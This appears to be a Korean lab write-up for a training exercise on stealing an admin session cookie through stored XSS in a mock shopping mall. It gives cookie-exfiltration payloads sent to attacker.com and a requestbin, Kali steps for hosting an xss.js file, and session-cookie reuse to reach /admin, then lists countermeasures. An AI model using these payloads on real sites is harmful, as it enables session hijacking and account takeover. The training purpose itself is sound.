

4

PBL_4 (XSS를 통한 관리자 권한 탈취 시나리오 이해하기)

문제

문제 정의 및 요구사항

가상 쇼핑몰 서비스에서 XSS 취약점을 이용하여 관리자 권한을 획득해야 합니다.

서비스 기능 중에서 관리자의 쿠키 정보를 획득할 수 있는 것을 찾아내고, 두 개의 브라우저를 이용해서 공격자가 관리자의 권한을 획득하는 과정을 단계별로 진행하세요.

풀이

1. 악의적인 스크립트 삽입 (Stored XSS)

일단 "<", "/", " " 과 같은 문자가 필터링이 없는 지 확인을 한 후 게시글 이든 url이든 script문을 넣어 alert가 뜨는지 확인을 하며, 취약점이 발생할 수 있는 지점을 찾을 거 같습니다.

그 후 가상 쇼핑몰 서비스에 Stored XSS가 존재한다고 생각을 하면, 공격자가 게시글 제목 or 본문 영역에 쿠키를 외부 서버로 전송하는 스크립트를 삽입합니다.

```
<script>
  fetch('http://attacker.com/steal?cookie=' + encodeURIComponent(document.cookie));
</script>
```

여기서 http://attacker.com/steal 이란 간단한 request 사이트입니다.

Ex) https://tools.dreamhack.games/requestbin

2. 관리자 세션/쿠키 탈취

관리자가 해당 게시글을 조회하는 순간, 관리자의 웹 브라우저가 위 스크립트를 정상적인 코드로 인식하여 실행합니다. 그렇게 되면 관리자의 쿠키(Session ID)가 공격자 서버로 유출됩니다.


3. 관리자 권한 획득 및 관리자 URL 접근

공격자는 탈취한 세션 쿠키를 본인의 브라우저에 주입하여 로그인 절차 없이 관리자 페이지 (/admin/...)에 접근하거나 권한을 탈취할 수 있게 됩니다.

실습


커뮤니티에 어떤 곳을 들어가도 Stored XSS





상품명 입력 위치





XSS가 먹히는 모습이다


만약 stored XSS로

```
<script>
  fetch('http://attacker.com/steal?cookie=' + encodeURIComponent(document.cookie));
</script>
```

또는

```
<img src=x onerror="location.href='http://attacker.com/steal?cookie='+document.cookie">
```

이와 같은 공격문을 저장해두고 어드민 계정이 접속하게 되면



쿠키 탈취가 될 수 있다

물론 저렇게 하면 location.href 때문인 지 글이 생성이 안되는 부분이 생기는데 이를 우회하기 위해 칼리 apache를 열어주고 xss.js 파일을 웹에 올린 다음

```
# xss.js
new Image().src = "https://dqjrllda.request.dreamhack.games?
cookie=" + encodeURIComponent(document.cookie);
```

```
(kali@kali)-[/var/www/html]
$ ls
backdoor.elf index.html index.nginx-debian.html xss.js


(kali@kali)-[/var/www/html]
$ vi xss.js

(kali@kali)-[/var/www/html]
$ systemctl status apache2
○ apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/


(kali@kali)-[/var/www/html]
$ systemctl start apache2

(kali@kali)-[/var/www/html]
$
```


아래처럼 하면



글이 잘 생성되는 모습이다




그럼 저기를 특정 관리자나 타 회원이 접속하게 되면 쿠키 값이 이렇게 탈취가 가능하게 된다



왜 이렇게 되면 위험하냐?

현재 로그인 정보를 아래처럼 세션에 저장하는데 세션 값(쿠키)만 훔친 후 개발자 도구에서 쿠키 값을 덮어쓰게 되면 관리자 페이지 /admin에도 접속이 가능할 수 있다.



그렇게 되면 아래에 있는 값들을 마음대로 변조가 가능하므로 굉장히 위험할 수 있다고 판단 된다.

← → ↻ △ 주의 요함 192.168.201.130/gm/admin/total_goods_list.php 🔍 ☆ 📁 📌

📁 | 📁 파일변 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모듈 프로젝트 📁 모든 북마크

 ☺ 관리자메인 ☺ 내상품으로 ☺ 로그인 ☺ 고객센터 ☺ 사이트맵

기밀정보 🛒 주문관리 📦 상품관리 👤 회원관리 📄 디자인관리 📡 마켓팅게 🏢 장속통계 📄 사용지 📄 공지사항 🗂 개시관 🗣 1:1문의게시판

SMS관리 📁 이미지업로드 ADMIN 관리자메인

※ 특정위치등록
※ 상품등록
※ 상품등록 디자인 (디자인, 관리메뉴, 바로그가기)
※ 상품명 관리
※ 상품문의
※ 상품성명 관리
※ 상품별별등록

컴퓨터주변기기
가전제품
가구 | 인테리어
패션잡화 | 명품
화장품 | 미용
스포츠 | 레저

상품관리 SHOP 상품등록 수정 삭제 등록 하십시오.

● 상품등록

▶카테고리 ▼ 상품명 ▼ 검색

▶기타상태 ▼ ▶배송구분 ▼ ▶회원배스름 ▶회원하트 ▶회원간규

▶카테고리 ▼ 상품등록하기

목록 출력수 ▶20 ▼ 선택한 상품들 (삭제) 선택한 상품들 ▶카테고리선택 ▼ (복사)

NO	기타정보	상품명	포인트	판매가	등급가	정보수정	재고상태	수정일	등록일	카테고리
32	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품
31	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품
30	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품
29	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품
28	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품
27	▼	아름다운 꽃결사진	10	1000	마진 50%	1000	무제한	06-07-21	06-07-21	패션잡화 명품

대응책

특수문자(<, >, &, ", ') 입력 차단, 화이트리스트 방식 필터링 적용, 콘텐츠 보안 정책 (CSP) 설정,
세션 쿠키에 HttpOnly 속성 부여, DOMPurify 라이브러리 사용 등 이 있다